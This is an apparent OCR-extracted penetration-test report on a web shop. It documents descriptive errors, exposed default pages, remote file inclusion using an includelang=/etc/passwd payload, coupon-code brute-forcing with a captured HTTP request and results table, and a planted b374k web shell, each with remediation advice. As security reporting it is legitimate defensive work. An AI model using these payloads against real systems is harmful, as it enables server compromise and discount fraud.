
- Navigate to the website and click on change language dropdown, and select any of the two languages.



- Now, notice the URL, you get a ‘get’ parameter of **includelang** which shows **descriptive error messages**.

- Here, we enter the payload: **includelang=lifestyle** and on executing this file the page throws a descriptive error.

PoC – descriptive error message displayed



Business Impact – Low

- It doesn’t harm the website directly, but it is letting the hacker to know about the website architecture which the hacker can to dig out internal resources and use them against the organization.

Recommendation

Take the following precautions:

- Developers should **turn off** this **descriptive error messages** before the web application is finally released for general public use.

References

- https://cwe.mitre.org/data/definitions/209.html
- https://owasp.org/www-community/Improper_Error_Handling

10. Default Files and Pages

Default Files and Pages (Low)	Below mentioned URLs shows default files and pages, **Affected URL:** • http://35.154.151.211/ **Default files and pages present:** • server-status • robots.txt • userlist.txt • phpinfo.php • composer.json

PoC – server-status/

35.154.151.211/server-status/

For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...

Apache Server Status for localhost (via 127.0.0.1)


Server Version: Apache/2.4.18 (Ubuntu)
Server MPM: event
Server Built: 2018-06-07T19:43:03

Current Time: Monday, 05-Nov-2018 14:46:35 IST
Restart Time: Monday, 05-Nov-2018 09:14:47 IST
Parent Server Config. Generation: 1
Parent Server MPM Generation: 0
Server uptime: 5 hours 31 minutes 47 seconds
Server load: 1.34 1.26 1.06
Total accesses: 35 - Total Traffic: 97 kB
CPU Usage: u8.1 s11.23 cu0 cs0 - .0971% CPU load
.00176 requests/sec - 4 B/second - 2837 B/request
1 requests currently being processed, 49 idle workers


PID	Connections		Threads		Async connections		
	total	accepting	busy	idle	writing	keep-alive	closing
1709	0	yes	0	25	0	0	0
1710	1	yes	1	24	0	1	0
Sum	1		1	49	0	1	0

```
_____________________________________________W_.............
.............................................................
....................
```

PoC – robots.txt



PoC – userlist.txt



PoC – phpinfo.php


35.154.151.211/phpinfo.php

For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...

PHP Version 5.6.39-1+ubuntu18.04.1+deb.sury.org+1

System	Linux ip-172-26-14-108 5.4.0-1030-aws #31~18.04.1-Ubuntu SMP Tue Nov 17 10:48:34 UTC 2020 x86_64
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/fpm
Loaded Configuration File	/etc/php/5.6/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/5.6/fpm/conf.d
Additional .ini files parsed	/etc/php/5.6/fpm/conf.d/10-mysqlnd.ini, /etc/php/5.6/fpm/conf.d/10-opcache.ini, /etc/php/5.6/fpm/conf.d/10-pdo.ini, /etc/php/5.6/fpm/conf.d/15-xml.ini, /etc/php/5.6/fpm/conf.d/20-calendar.ini, /etc/php/5.6/fpm/conf.d/20-ctype.ini, /etc/php/5.6/fpm/conf.d/20-curl.ini, /etc/php/5.6/fpm/conf.d/20-dom.ini, /etc/php/5.6/fpm/conf.d/20-exif.ini, /etc/php/5.6/fpm/conf.d/20-fileinfo.ini, /etc/php/5.6/fpm/conf.d/20-ftp.ini, /etc/php/5.6/fpm/conf.d/20-gd.ini, /etc/php/5.6/fpm/conf.d/20-gettext.ini, /etc/php/5.6/fpm/conf.d/20-iconv.ini, /etc/php/5.6/fpm/conf.d/20-json.ini, /etc/php/5.6/fpm/conf.d/20-mbstring.ini, /etc/php/5.6/fpm/conf.d/20-mysql.ini, /etc/php/5.6/fpm/conf.d/20-mysqli.ini, /etc/php/5.6/fpm/conf.d/20-pdo_mysql.ini, /etc/php/5.6/fpm/conf.d/20-pdo_sqlite.ini, /etc/php/5.6/fpm/conf.d/20-phar.ini, /etc/php/5.6/fpm/conf.d/20-posix.ini, /etc/php/5.6/fpm/conf.d/20-readline.ini, /etc/php/5.6/fpm/conf.d/20-shmop.ini, /etc/php/5.6/fpm/conf.d/20-simplexml.ini, /etc/php/5.6/fpm/conf.d/20-sockets.ini, /etc/php/5.6/fpm/conf.d/20-sqlite3.ini, /etc/php/5.6/fpm/conf.d/20-sysvmsg.ini, /etc/php/5.6/fpm/conf.d/20-sysvsem.ini, /etc/php/5.6/fpm/conf.d/20-sysvshm.ini, /etc/php/5.6/fpm/conf.d/20-tokenizer.ini, /etc/php/5.6/fpm/conf.d/20-wddx.ini, /etc/php/5.6/fpm/conf.d/20-xmlreader.ini, /etc/php/5.6/fpm/conf.d/20-xmlwriter.ini, /etc/php/5.6/fpm/conf.d/20-xsl.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	enabled

PoC – composer.json



Business Impact – Low

- It doesn’t harm the website directly, but it is letting the hacker collect more internal information about the website which the hacker might use against the organization.

Recommendation

Take the following precautions:

- Developers should **disable all default files and pages** to be displayed publicly**.**

References


- https://www.indusface.com/blog/owasp-security-misconfiguration/
- https://hdivsecurity.com/owasp-security-misconfiguration

11. Remote File Inclusion


Remote File Inclusion (Critical)	Below mentioned URL is vulnerable to RFI. **AffectedURL :** • http://35.154.151.211/?includelang=lang/en.php **AffectedParameters :** • /etc/passwd (/?includelang=***here***) • https://www.google.co.in/ (/?includelang=***here***)

Observations

- Navigate to the website and click on change language dropdown, and select any of the two languages.




- Now, notice the URL, you get a 'get' parameter of **includelang** which is vulnerable to **file inclusion**.
- Here, we enter the payload: **includelang=/etc/passwd** and on executing this file gives us the username.



PoC - attacker can upload shells

- Attacker can exploit the referencing function in an application to upload malware (e.g., backdoor shells) from a remote URL located within a different domain.



Business Impact – Extremely High

- Any attacker can have the root access of your website.
- He can execute commands.
- Through the website, he can have access of the server and can infect other websites hosted on that server.
- He can even deface your websites.

Recommendation

- To safely parse user-supplied filenames it's much better to maintain a whitelist of acceptable filenames.
- Use a corresponding identifier (not the actual name) to access the file. Any request containing an invalid identifier can then simply be rejected(this is the approach that OWASP recommends).

References


- https://www.pivotpointsecurity.com/blog/file-inclusion-vulnerabilities/
- https://www.netsparker.com/blog/web-security/local-file-inclusion-vulnerability/
- https://en.wikipedia.org/wiki/File_inclusion_vulnerability

12. Bruteforce Exploitation of Coupon Codes

Bruteforce Exploitation (Severe)	Below mentioned URL is vulnerable to brute forcing and can be exploited for discounts. **Affected URL :** • http://35.154.151.211/cart/cart.php

Observation

- Upon adding items to the cart, you will end up in a screen like this, where we see the **apply coupon section** and an example.
- Type in **UL_6666** in the apply coupon section and intercept the request using Burp Suite.



Observation

- Following request will be generated containing **coupon code**.

```
POST /cart/apply_coupon.php HTTP/1.1
Host: 35.154.151.211
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 93
Origin: http://35.154.151.211
Connection: close
Referer: http://35.154.151.211/cart/cart.php
Cookie: X-XSRF-TOKEN=e2bd590a260afc62003ecb8e1a6cc303a3a5dfdb01e19f6b74c7f2c79689d014; key=
010F3649-9970-787C-828A-A884326657C5; PHPSESSID=gsf9gtfj39gvdpnkieu7f25c23; OV4025160545=qk7ioitl9fjana3kmbbltfh7e4

coupon=UL_$66666$&X-XSRF-TOKEN=e2bd590a260afc62003ecb8e1a6cc303a3a5dfdb01e19f6b74c7f2c79689d014
```

Observation

- We shoot the request with all possible combinations of 4 Digit numbers and upon a successful hit, we get a response containing the valid coupon code. We can use this code to get the discount.

- Valid coupon code for this website is **UL_1247**.

Requ...	Payload	Status	Error	Timeout	Length	Comment
39	1238	200			527	
40	1239	200			527	
41	1240	200			527	
42	1241	200			527	
43	1242	200			527	
44	1243	200			527	
45	1244	200			527	
46	1245	200			527	
47	1246	200			527	
48	1247	200			585	
49	1248	200			527	
50	1249	200			527	
51	1250	200			527	
52	1251	200			527	
53	1252	200			527	
54	1253	200			527	
55	1254	200			527	
56	1255	200			527	
57	1256	200			527	
58	1257	200			527	
59	1258	200			527	
60	1259	200			527	
61	1260	200			527	
62	1261	200			527	

Request Response

Pretty Raw Hex Render

{"success":true,"discount_amount":1000,"coupon":"UL_1247","successMessage":"Coupon applied successsfully"}

PoC – coupon code applied successfully

Coupon applied successsfully

Shopping Cart

S.No	Product	Price
1	Adidas Navy Blue Shoes Remove	2500
	Discount (UL_1247)	-1000
	Total	1500

Have a coupon?

UL_1247 Apply

Your coupon should look like UL_6666

Business Impact – Severe

- Attacker can easily order the items on extreme discounts which in turn will cause huge loss to the company.

Recommendation

- Coupon codes should have limited number of uses and should be regenerated after sometime.
- Coupon code should be random alpha-numeric characters.

References


- https://www.digitalcommerce360.com/2017/03/17/prevent-fraud-brute-force-online-coupon-gift-card-attacks/
- https://www.couponxoo.com/brute-force-attack-coupon-code

13. Command Execution Vulnerability

Command Execution Vulnerability (Critical)	Below mentioned URLs is vulnerable to command execution, **Affected URLs :** • http://35.154.151.211//wondercms/files/b374kmini.php • http://35.154.151.211//admin31/console.php


Observation

- Navigate to the **Blog** section of the website and login as admin.
- Now, navigate to the **Settings** and then go to **Files** option.
- You will notice an **Remove Files** section here, click on /wondercms/files/**b374kmini.php**



